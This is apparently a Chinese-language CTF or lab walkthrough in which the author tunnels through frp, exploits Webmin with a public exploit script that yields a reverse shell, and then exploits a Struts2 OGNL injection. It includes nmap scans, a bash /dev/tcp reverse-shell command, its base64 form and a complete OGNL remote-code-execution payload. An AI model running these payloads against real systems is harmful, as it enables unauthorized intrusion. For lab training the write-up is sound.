webServer.port = 10000
webServer.user = "admin"
webServer.password = "123"

auth.method = "token"
auth.token = "123123123"

```

在攻击者主机上运行screen -S frps ./frps -c frps.toml


打开192.168.56.104:10000登录后可以看到frp服务器页面



Version	0.61.1
BindPort	7000
HTTP Port	80
HTTPS Port	443
Max PoolCount	5
Max Ports Per Client	no limit
Allow Ports	
HeartBeat Timeout	-1
Client Counts	6


在受控靶机上运行 script /dev/null,

然后到frp的目录下运行screen -S frpc ./frpc -c frpc.toml



```
2025-06-07 04:01:05.887 [I] [sub/root.go:142] start frpc service for config file [frpc.toml]
2025-06-07 04:01:05.887 [I] [client/service.go:295] try to connect to server ...
2025-06-07 04:01:05.891 [I] [client/service.go:287] [3fc0b8f4ec655ebb] login to server success, get
 run id [3fc0b8f4ec655ebb]
2025-06-07 04:01:05.892 [I] [proxy/proxy_manager.go:173] [3fc0b8f4ec655ebb] proxy added: [tcp]
2025-06-07 04:01:05.893 [I] [client/control.go:168] [3fc0b8f4ec655ebb] [tcp] start proxy success
```

访问192.168.56.104:8844，成功访问




You must enter a username and password to login to the server on 192.168.56.104

□ Remember me


漏洞利用

编写攻击脚本



```
python3 ./50809.py -t http://192.168.56.104:8844 -c root:password -LS 192.168.56.104:9090 -L 192.1
68.56.104 -P 9000
:wq
```

监听9000端口，运行脚本，拿到反弹shell



kali@kali: ~/Desktop/workspace/webmin
File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Desktop/workspace/webmin]
└─$ nc -lvp 9000
listening on [any] 9000 ...
192.168.56.102: inverse host lookup failed: Unknown host
connect to [192.168.56.104] from (UNKNOWN) [192.168.56.102] 40694
bash: cannot set terminal process group (23): Inappropriate ioctl for device
bash: no job control in this shell
root@26a412a32ed3:/usr/share/webmin/#
```

kali@kali: ~/Desktop/workspace/webmin
File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Desktop/workspace/webmin]
└─$ ./getshell.sh

[+] Generating payload to revshell.cgi in current directory
[+] Login Successful
[+] Attempt to host http.server on 9090

[+] Sleep 3 second to ensure http server is up!
Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ...
192.168.56.102 - - [07/Jun/2025 00:11:01] "GET /revshell.cgi HTTP/1.0" 200 -

[+] Fetching revshell.cgi from http.server 192.168.56.104:9090
[+] Modifying permission of revshell.cgi to 0755

[+] Success: shell spawned to 192.168.56.104 via port 9000 - XD
[+] Shell location: http://192.168.56.104:8844/revshell.cgi

[+] Cleaning up
[+] Killing: http.server on port 9090

┌──(kali㉿kali)-[~/Desktop/workspace/webmin]
```

拿到flag




```
root@26a412a32ed3:/usr/share/webmin/# ls /tmp
ls /tmp
flag-{bmhcf5351b4-b17c-407b-8848-6e456f67297b}
webmin_1.984_all.deb
```

分支靶标的征服过程


###漏洞发现

看一下目标靶标都有哪些服务




```
root@f7cf68afaa6f:/usr/share/webmin/# nmap -sC 192.215.2.1
nmap -sC 192.215.2.1

Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-07 08:02 UTC
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_2oc7qegtuy40_1.f660e569-0617-46d3-ae90-f6
b2a750cc84 (192.215.2.1)
Host is up (0.000022s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
8009/tcp open  ajp13
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http-proxy
|_http-title: Struts2 Showcase
MAC Address: 02:42:C0:D7:02:01 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.85 seconds
root@f7cf68afaa6f:/usr/share/webmin/# 
```

查看版本，看不出什么名堂




```
Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-07 08:03 UTC
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_2oc7qegtuy40_1.f660e569-0617-46d3-ae90-f6
b2a750cc84 (192.215.2.1)
Host is up (0.0000090s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE    VERSION
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
8080/tcp open  http-proxy
1 service unrecognized despite returning data. If you know the service/version, please submit the f
ollowing fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.60%I=7%D=6/7%Time=6843F26A%P=x86_64-pc-linux-gnu%r(Get
SF:Request,2D9E,"HTTP/1\.1\x20200\x20\r\nSet-Cookie:\x20JSESSIONID=9C53BDD
```

安装frp，启动服务



```
2025-06-07 07:59:48.333 [I] [sub/root.go:142] start frpc service for config file [frpc1.toml]
2025-06-07 07:59:48.333 [I] [client/service.go:295] try to connect to server ...
2025-06-07 07:59:48.336 [I] [client/service.go:287] [16295e10d29d5835] login to server success, ge
t run id [16295e10d29d5835]
2025-06-07 07:59:48.337 [I] [proxy/proxy_manager.go:173] [16295e10d29d5835] proxy added: [struts2]
2025-06-07 07:59:48.337 [I] [client/control.go:168] [16295e10d29d5835] [struts2] start proxy succe
ss
```

访问网页




Welcome!

The Struts Showcase demonstrates a variety of use cases and tag usages. Essentially, the application exercises various framework features in isolation. The Showcase is not meant as a "best practices" example.

For more "by example" solutions, see the Struts Cookbook » pages.

查看漏洞网页，执行了2*3，验证漏洞存在



192.168.56.104:4848/integration/saveGangster.action

Gangster 6 added successfully

Gangster Name:
${2*3}


Gangster Age:
1

Busted Before:
false

Gangster Description:
1

漏洞利用

构造payload，使用base64进行编码



https://www.toolhelper.cn/EncodeDecode/Base

Base16 Base32 Base58 Base62 Base64 Base85 Base91 编码/解码

```
bash-i >& /dev/tcp/192.168.56.104/9876 0>&1
```

编码类型：Base64　字符编码：UTF-8


编码表 ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/

```
YmFzaC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguNTYuMTA0Lzk4NzYgMD4mMQ==
```

进行url编码，然后加上前后缀

```
%{(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).
(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).
(#q=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime().exec('bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjU2LjEwNC85ODc2IDA+JjE=}|{base64,-d}|{bash,-i}').getInputStream())).(#q)}
```

成功获得反向shell



